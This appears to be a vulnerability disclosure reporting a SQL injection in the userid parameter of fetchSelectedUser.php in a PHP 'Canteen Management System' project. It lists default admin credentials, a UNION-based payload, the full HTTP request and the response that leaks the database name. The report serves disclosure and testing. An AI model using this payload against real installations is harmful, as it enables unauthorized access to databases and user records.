Canteen Management System v1.0 by mayuri_k has SQL injection

BUG_Author: QiaoRui feng

vendors: https://www.sourcecodester.com/php/15688/canteen-management-system-project-source-code-php.html

The program is built using the xmapp-php8.1 version

Login account: mayuri.infospace@gmail.com/rootadmin (Super Admin account)

Vulnerability File: /youthappam/php_action/fetchSelectedUser.php

Vulnerability location: /youthappam/php_action/fetchSelectedUser.php, userid


dbname =youthappam,length=10

[+] Payload: userid=-1 union select 1,database(),3,4 // Leak place ---> userid

```
POST /youthappam/php_action/fetchSelectedUser.php HTTP/1.1
Host: 192.168.1.88
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=lf9hph2449vgrcadcct2jgd8ne
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 39

userid=-1 union select 1,database(),3,4
```



```
http://192.168.1.88/youthappam/php_action/fetchSelectedUser.php
```

```
userid=-1 union select 1,database(),3,4
```

```
{"0":"1","user_id":"1","1":"youthappam","username":"youthappam","2":"3","password":"3","3":"4","email":"4"}
```